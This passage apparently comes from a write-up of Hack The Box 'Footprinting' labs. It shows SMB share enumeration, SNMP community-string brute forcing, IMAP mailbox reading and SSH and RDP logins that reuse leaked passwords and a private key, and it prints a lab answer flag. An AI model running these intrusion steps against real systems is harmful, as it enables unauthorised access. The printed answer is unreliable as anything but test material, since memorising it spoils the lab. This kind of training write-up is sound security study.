7 from="alex.g@web.dev.inlanefreight.htb"
8}
9
10securesocial {
11
12 onLoginGoTo=/
13 onLogoutGoTo=/login
14 ssl=false
15
16 userpass {
17 withUserNameSupport=false
18 sendWelcomeEmail=true
19 enableGravatarSupport=true
20 signupSkipLogin=true
21 tokenDuration=60
22 tokenDeleteInterval=5
23 minimumPasswordLength=8
24 enableTokenJob=true
25 hasher=bcrypt
26
27
28 cookie {
29 # name=id
30 #
       path=/login
31
       domain="10.129.2.59:9500"
32
      httpOnly=true
33
      makeTransient=false
```

\$ smbclient -L //10.129.40.160 -U alex

Password for [WORKGROUP\alex]:

Sharename Type Comment
-----ADMIN\$ Disk Remote Admin
C\$ Disk Default share
devshare Disk
IPC\$ IPC Remote IPC
Users Disk

Reconnecting with SMB1 for workgroup listing.

do_connect: Connection to 10.129.40.160 failed (Error

NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Unable to connect with SMB1 -- no workgroup available

\$ sudo smbclient //10.129.40.160/devshare -U alex

Password for [WORKGROUP\alex]:

Try "help" to get a list of possible commands.

smb: \> Is

D 0 Wed Nov 10 11:12:22 2021
D 0 Wed Nov 10 11:12:22 2021

important.txt A 16 Wed Nov 10 11:12:55 2021

6367231 blocks of size 4096. 2589735 blocks available

smb: \> get important.txt


getting file \important.txt of size 16 as important.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)


\$ cat important.txt

sa:87N1ns@slls83

\$ xfreerdp /v:10.129.40.160 /u:Administrator /p:87N1ns@slls83 /dynamic-resolution

Open Microsoft SQL Server Management Studio





Footprinting Lab - Hard

Enumerate the server carefully and find the username "HTB" and its password. Then, submit HTB's password as the answer.

Answer: cr3n4o7rzse7rzhnckhssncif7ds

\$ nmap -sSUV 10.129.40.120

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-18 07:15 EDT

Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan

UDP Scan Timing: About 13.45% done; ETC: 07:31 (0:13:05 remaining)

Nmap scan report for 10.129.40.120

Host is up (0.28s latency).

Not shown: 998 closed udp ports (port-unreach), 995 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

110/tcp open pop3 Dovecot pop3d

143/tcp open imap Dovecot imapd (Ubuntu) 993/tcp open ssl/imap Dovecot imapd (Ubuntu)

995/tcp open ssl/pop3 Dovecot pop3d

68/udp open|filtered dhcpc

161/udp open snmp net-snmp; net-snmp SNMPv3 server

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 1123.12 seconds

\$ locate onesixtyone.txt

/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt

\$ onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.129.40.120

Scanning 1 hosts, 3219 communities

10.129.40.120 [backup] Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55

```
$ snmpwalk -v2c -c backup 10.129.40.120
iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (38828) 0:06:28.28
iso.3.6.1.2.1.1.4.0 = STRING: "Admin < tech@inlanefreight.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "NIXHARD"
iso.3.6.1.2.1.1.6.0 = STRING: "Inlanefreight"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (4) 0:00:00.04
....
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.4.0-90-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv
ro ipv6.disable=1 maybe-ubiquity
iso.3.6.1.2.1.25.1.7.1.2.1.2.6.66.65.67.75.85.80 = STRING: "/opt/tom-recovery.sh"
iso.3.6.1.2.1.25.1.7.1.2.1.3.6.66.65.67.75.85.80 = STRING: "tom NMds732Js2761"
iso.3.6.1.2.1.25.1.7.1.2.1.4.6.66.65.67.75.85.80 = ""
iso.3.6.1.2.1.25.1.7.1.2.1.5.6.66.65.67.75.85.80 = INTEGER: 5
iso.3.6.1.2.1.25.1.7.1.2.1.21.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.3.1.1.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.3.1.2.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam chauthtok() failed, error:
Authentication token manipulation error
chpasswd: (line 1, user tom) password not changed
Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.3.1.3.6.66.65.67.75.85.80 = INTEGER: 4
iso.3.6.1.2.1.25.1.7.1.3.1.4.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.1 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.2 = STRING: "Authentication token manipulation error"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.3 = STRING: "chpasswd: (line 1, user tom) password not changed"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = STRING: "Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = No more variables left in this MIB View (It is past the end of the
MIB tree)
```

\$ openssl s client -connect 10.129.40.120:imaps

A1 LOGIN tom NMds732Js2761

A1 LIST "" *

- * LIST (\HasNoChildren) "." Notes
- * LIST (\HasNoChildren) "." Meetings
- * LIST (\HasNoChildren \UnMarked) "." Important
- * LIST (\HasNoChildren) "." INBOX

A1 STATUS INBOX (MESSAGES UNSEEN RECENT)

* STATUS INBOX (MESSAGES 1 RECENT 0 UNSEEN 0)

A1 SELECT INBOX

A1 FETCH 1 (body[])

* 1 FETCH (BODY[] {3661}

HELO dev.inlanefreight.htb

MAIL FROM:<tech@dev.inlanefreight.htb>

RCPT TO:<bob@inlanefreight.htb>

DATA

From: [Admin] < tech@inlanefreight.htb>

To: <tom@inlanefreight.htb>

Date: Wed, 10 Nov 2010 14:21:26 +0200

Subject: KEY

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAAAAAAAAAcc2gtcn NhAAAAAWEAAQAAAgEA9snuYvJaB/QOnkaAs92nyBKypu73HMxyU9XWTS+UBbY3lVFH0t+F+yuX+57Wo48pORqVAuMINrqxjxEPA7XMPR9Xlsa60APplOSi

There's an SSH key in the email. Copy key and paste to a file [private_key]

\$ chmod 600 private_key

\$ ssh tom@10.129.40.120 -i 'private _key'